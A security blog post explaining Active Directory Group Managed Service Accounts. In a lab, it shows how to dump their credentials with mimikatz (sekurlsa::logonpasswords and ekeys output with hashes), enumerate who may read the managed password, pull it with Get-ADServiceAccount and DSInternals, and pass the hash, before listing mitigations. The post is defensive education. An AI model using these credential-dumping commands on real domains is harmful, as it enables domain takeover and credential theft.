Attacking Active Directory Group Managed Service Accounts (GMSAs)

adsecurity.org

Sean Metcalf May 29, 2020

In May 2020, I presented some Active Directory security topics in a Trimarc Webcast called “Securing Active Directory: Resolving Common Issues” and included some information I put together relating to the security of AD Group Managed Service Accounts (GMSA). This post includes the expanded version of attacking and defending GMSAs I covered in the webcast.
I put this information together after speaking with someone about using GMSAs running services on servers that have privileged AD rights and there was confusion about what GMSAs actually do and what they can’t. The confusion seemed to be rooted in the belief that GMSA credentials are protected more than regular accounts (they aren’t). The key benefit is that their passwords change automatically, not that the credential data has stronger protections.

This post is meant to highlight what GMSAs can do and what an attacker can do if not protected appropriately. We have seen limited usage of Group Managed Service Accounts in AD environments when we perform Active Directory Security Assessments at Trimarc. GMSAs should be used wherever possible to replace user accounts as service accounts since the passwords will rotate automatically.


Group Managed Service Accounts (GMSAs)
User accounts created to be used as service accounts rarely have their password changed. Group Managed Service Accounts (GMSAs) provide a better approach (starting in the Windows 2012 timeframe). The password is managed by AD and automatically changed. This means that the GMSA has to have security principals explicitly delegated to have access to the clear-text password. Much like with other areas where delegation controls access (LAPS), determining who should have be delegated access needs to be be carefully considered.

Key Points for Group Managed Service Accounts (GMSAs) :

- The GMSA password managed by AD.
- Computers hosting GMSA service account(s) request current password from Active Directory to start service.
- Configure the GMSA to allow computer accounts access to password.
- If an attacker compromises computer hosting services using GMSA, the GMSA is compromised.
- If attacker compromises an account with rights to request GMSA password, the GMSA is compromised.

Group Managed Service Accounts have the object class "msDS-GroupManagedServiceAccount" and associated attributes specific to GMSAs. These properties include:


- msDS-GroupMSAMembership (PrincipalsAllowedToRetrieveManagedPassword) – stores the security principals that can access the GMSA password.
- msds-ManagedPassword – This attribute contains a BLOB with password information for group-managed service accounts.
- msDS-ManagedPasswordId – This constructed attribute contains the key identifier for the current managed password data for a group MSA.
- msDS-ManagedPasswordInterval – This attribute is used to retrieve the number of days before a managed password is automatically changed for a group MSA.



Running the AD PowerShell cmdlet Get-ADServiceAccount, we can retrieve information about the GMSA, including specific GMSA attrbiutes. This GMSA is a member of the domain Administrators group which has full AD & DC admin rights to the domain. The screenshot shows that the password changed recently and won't change for a few weeks – changed on 5/11/2020 and configured to change every 30 days. This means that if we can get the password for this account, we have almost a month to use the account credentials before it changes. We can also identify a group that can retrieve the password data. We'll take a look at this is a bit.


Gaining Access to a Server Running a Service as a Group Managed Service Account

Once we get on the server/servers running services under the context of the GMSA we have some options. Let's take a look…



We can identify the LCNSQL01 server is registered as a Service Principal Name (SPN) on the GMSA and we see this server is in the Servers OU.

If we can compromise an account with rights to the Servers OU, or delegated admin rights via GPO Restricted Groups or similar, or have the ability to modify a GPO that links to this OU, we can we can get admin rights on the LCN server



After getting admin rights on the server associated with the GMSA, we can see there is a service running under the context of the GMSA (I cheated here and configured Windows License Manager Service to start with this account).

```
c:\Temp>mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" exit

  .#####.   mimikatz 2.2.0 (x64) #18362 May  2 2020 16:23:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 664486 (00000000:000a23a6)
Session           : Service from 0
User Name         : SVC-LAB-GMSA1$
Domain            : TRDLab
Logon Server      : TRDC11
Logon Time        : 5/11/2020 3:29:23 PM
SID               : S-1-5-21-2432332239-2599308296-2695554457-1631
        msv :
         [00000003] Primary
         * Username : SVC-LAB-GMSA1$
         * Domain   : TRDLab
         * NTLM     : b571730c862f68e2bb2e39b632d888a4
         * SHA1     : 5f41216cea0cb945fce98ff33c12c1d941a70075
         * DPAPI    : 5bf94d600908ce66ea334ca1d197e6ef
        tspkg :
        wdigest :
         * Username : SVC-LAB-GMSA1$
         * Domain   : TRDLab
         * Password : _SA_{262E99C9-6160-4871-ACEC-4E61736B6F21}
        kerberos :
         * Username : SVC-LAB-GMSA1$
         * Domain   : LAB.TRIMARCRESEARCH.COM
         * Password : (null)
        ssp :
        credman :
```

Since there's a service running under the context of an account, we can get the password data associated with the service account. Here we use Mimikatz to dump LSASS using sekurlsa::logonpasswords.

That's interesting, the password looks a bit unusual: "_SA_{262E99C9-6160-4871-ACEC-4E61736B6F21}"

That's not a standard password (and not actually the one associated with the account). What's more, this password hash isn't correct. Microsoft loads the GMSA credential into LSASS but doesn't seem to use it.
To get the right NT password hash we need to use the Mimikatz command "Sekurlsa::ekeys" which is what's used to get Kerberos tickets.

```
c:\Temp>mimikatz.exe "privilege::debug" "sekurlsa::ekeys"

  .#####.   mimikatz 2.2.0 (x64) #18362 May  2 2020 16:23:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::ekeys

Authentication Id : 0 ; 664486 (00000000:000a23a6)
Session           : Service from 0
User Name         : SVC-LAB-GMSA1$
Domain            : TRDLab
Logon Server      : TRDC11
Logon Time        : 5/11/2020 3:29:23 PM
SID               : S-1-5-21-2432332239-2599308296-2695554457-1631

        * Username : SVC-LAB-GMSA1$
        * Domain   : LAB.TRIMARCRESEARCH.COM
        * Password : (null)
        * Key List :
          aes256_hmac       4c67e3be81c8e720882cf309c758ebc13c6159696155a125ebb599fc6854ee67
          rc4_hmac_nt       2f3911f43bb7d938a2ebb73f08a08302
          rc4_hmac_old      2f3911f43bb7d938a2ebb73f08a08302
          rc4_md4           2f3911f43bb7d938a2ebb73f08a08302
          rc4_hmac_nt_exp   2f3911f43bb7d938a2ebb73f08a08302
          rc4_hmac_old_exp  2f3911f43bb7d938a2ebb73f08a08302
```

After running this Mimikatz command, we are able to see password hash. With this password hash, we can pass the hash (PTH) to compromise AD.

But what if we couldn't get access to the server itself?

Compromising an Account with GMSA Password Access
We know there is a group configured with rights to get the GMSA password, let's take a look at that.

```
PrincipalsAllowedToRetrieveManagedPassword : {CN=SVC-LAB-GMSA1 Group,OU=Groups,DC=Lab,DC=trimarcresearch,DC=com}

PS C:\> Get-ADGroupMember 'CN=SVC-LAB-GMSA1 Group,OU=Groups,DC=Lab,DC=trimarcresearch,DC=com' | `
select DistinguishedName,objectClass | sort objectClass | ft -AutoSize

DistinguishedName                                                                                  objectClass
-----------------                                                                                  -----------
CN=AlphaDB11,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=AlphaDB37,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=AlphaDB41,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=AlphaDB31,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=AlphaDB44,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=AlphaDB32,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=AlphaDB17,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=TRDC11,OU=Domain Controllers,DC=Lab,DC=trimarcresearch,DC=com                                   computer
CN=AlphaDB21,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=AlphaDB30,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=AlphaDB39,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=AlphaDB45,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=Server Admins,OU=Admin Groups,OU=AD Management,DC=Lab,DC=trimarcresearch,DC=com                  group
CN=Joseph User,OU=Accounts,DC=Lab,DC=trimarcresearch,DC=com                                        user
CN=Isabel Gonzalez,OU=Users,OU=Bogota,OU=Branch Offices,DC=Lab,DC=trimarcresearch,DC=com           user
CN=Jonathan.Harris,OU=Madrid,OU=Branch Offices,DC=Lab,DC=trimarcresearch,DC=com                    user
CN=Jasmine.Ross,OU=Melborne,OU=Branch Offices,DC=Lab,DC=trimarcresearch,DC=com                     user
CN=Julia.Ross,OU=Dallas,OU=Branch Offices,DC=Lab,DC=trimarcresearch,DC=com                         user
CN=Jose Rodriquez,OU=Users,OU=BuenosAires,OU=Branch Offices,DC=Lab,DC=trimarcresearch,DC=com       user

PS C:\> Get-ADGroupMember 'CN=Server Admins,OU=Admin Groups,OU=AD Management,DC=Lab,DC=trimarcresearch,DC=com' | `
select DistinguishedName,objectClass | ft -AutoSize

DistinguishedName                                                                                  objectClass
-----------------                                                                                  -----------
CN=Administrator,CN=Users,DC=Lab,DC=trimarcresearch,DC=com                                         user
CN=Kaylee.Coleman,OU=Essen,OU=Branch Offices,DC=Lab,DC=trimarcresearch,DC=com                      user
CN=John.Patterson,OU=Salvador,OU=Branch Offices,DC=Lab,DC=trimarcresearch,DC=com                   user
CN=admALong,OU=Admin Accounts,OU=AD Management,DC=Lab,DC=trimarcresearch,DC=com                    user
CN=admGMoore,OU=Admin Accounts,OU=AD Management,DC=Lab,DC=trimarcresearch,DC=com                   user
CN=Samantha Adams,OU=Users,OU=Berlin,OU=Branch Offices,DC=Lab,DC=trimarcresearch,DC=com            user
```

The msDS-GroupMSAMembership (PrincipalsAllowedToRetrieveManagedPassword) attribute contains a group called “SVC-LAB-GMSA1 Group”. This attribute controls who can request and receive the clear-text password.

When enumerating the membership of the group “SVC-LAB-GMSA1 Group” there are computers, users, and another group (“Server Admins”), so lets check the members of that group.


```
PrincipalsAllowedToRetrieveManagedPassword : {CN=SVC-LAB-GMSA1 Group,OU=Groups,DC=Lab,DC=trimarcresearch,DC=com}

PS C:\> Get-ADGroupMember 'CN=SVC-LAB-GMSA1 Group,OU=Groups,DC=Lab,DC=trimarcresearch,DC=com' | `
select DistinguishedName,objectClass | sort objectClass | ft -AutoSize

DistinguishedName                                                                                  objectClass
-----------------                                                                                  -----------
CN=AlphaDB11,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=AlphaDB37,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=AlphaDB41,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=AlphaDB31,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=AlphaDB44,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=AlphaDB32,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=AlphaDB17,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=TRDC11,OU=Domain Controllers,DC=Lab,DC=trimarcresearch,DC=com                                   computer
CN=AlphaDB21,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=AlphaDB30,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=AlphaDB39,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=AlphaDB45,OU=Servers,DC=Lab,DC=trimarcresearch,DC=com                                           computer
CN=Server Admins,OU=Admin Groups,OU=AD Management,DC=Lab,DC=trimarcresearch,DC=com                  group
CN=Joseph User,OU=Accounts,DC=Lab,DC=trimarcresearch,DC=com                                        user
CN=Isabel Gonzalez,OU=Users,OU=Bogota,OU=Branch Offices,DC=Lab,DC=trimarcresearch,DC=com           user
CN=Jonathan.Harris,OU=Madrid,OU=Branch Offices,DC=Lab,DC=trimarcresearch,DC=com                    user
CN=Jasmine.Ross,OU=Melborne,OU=Branch Offices,DC=Lab,DC=trimarcresearch,DC=com                     user
CN=Julia.Ross,OU=Dallas,OU=Branch Offices,DC=Lab,DC=trimarcresearch,DC=com                         user
CN=Jose Rodriquez,OU=Users,OU=BuenosAires,OU=Branch Offices,DC=Lab,DC=trimarcresearch,DC=com       user

PS C:\> Get-ADGroupMember 'CN=Server Admins,OU=Admin Groups,OU=AD Management,DC=Lab,DC=trimarcresearch,DC=com' | `
select DistinguishedName,objectClass | ft -AutoSize

DistinguishedName                                                                                  objectClass
-----------------                                                                                  -----------
CN=Administrator,CN=Users,DC=Lab,DC=trimarcresearch,DC=com                                         user
CN=Kaylee.Coleman,OU=Essen,OU=Branch Offices,DC=Lab,DC=trimarcresearch,DC=com                      user
CN=John.Patterson,OU=Salvador,OU=Branch Offices,DC=Lab,DC=trimarcresearch,DC=com                   user
CN=admALong,OU=Admin Accounts,OU=AD Management,DC=Lab,DC=trimarcresearch,DC=com                    user
CN=admGMoore,OU=Admin Accounts,OU=AD Management,DC=Lab,DC=trimarcresearch,DC=com                   user
CN=Samantha Adams,OU=Users,OU=Berlin,OU=Branch Offices,DC=Lab,DC=trimarcresearch,DC=com            user
```

Now we have a list of all accounts that can get the clear-text password for the GMSA. There are 11 user accounts with that ability and 9 of those look like regular user accounts (hint: they are!). That’s a big problem.

Compromise one of those and the GMSA account is compromised and since it's a member of the Administrators group in the domain, we own the domain.


Once we compromise a user (or computer!) account that has the ability to pull the clear text password. (PrincipalsAllowedToRetriveManagedPassword), we can request that using the Microsoft PowerShell cmdlet Get-ADServiceAccount.

We can leverage the PowerShell cmdlet Get-ADServiceAccount to get the clear-text password data for the GMSA (attribute msds-ManagedPassword). Using the DSInternals module (ConvertTo-NTHash), we can convert the clear-text password blob to the NT hash.




If the account we are able to compromise is the computer account, we need to run these commands as SYSTEM on the computer. This method would be used if we're able to get admin/SYSTEM rights on the server with rights to pull the GMSA password, but the GMSA is not running under the context of a service (so running Mimikatz doesn't help since the GMSA creds aren't in memory).

Here I use PSEXEC to spawn a command shell running under the context of the local SYSTEM account. Once running as SYSTEM, we can perform the same action as shown above. The computer account has the right to pull the password, but not a user on that computer, so I elevate to SYSTEM which then interacts with AD as the associated AD computer account. Now I can get the GMSA password.



Next step I perform in the lab is to to confirm that the NT password hash that DSInternals provides matches that in Active Directory.
I use the DSInternals command Get-ADReplAccount to get the AD password hash and

can confirm that the password hash pulled from the GMSA is the same as that gathered from AD.



Mitigation

- Determine rights actually required and ensure the only the required, limited rights apply to the GMSA.
- Don’t add to AD privileged groups unless the servers the GMSAs are used on are limited to Tier 0 (Domain Controllers).
- Limit GMSA access & location (especially if privileged).

Thank You!

Huge shout-out to Michael Grafnetter at DSInternals for hist blogpost that provided the information I needed to walk through this process.
Also to Benjamin Delpy for helping me test a recent version of Mimikatz against the LSASS data containing GMSA credentials.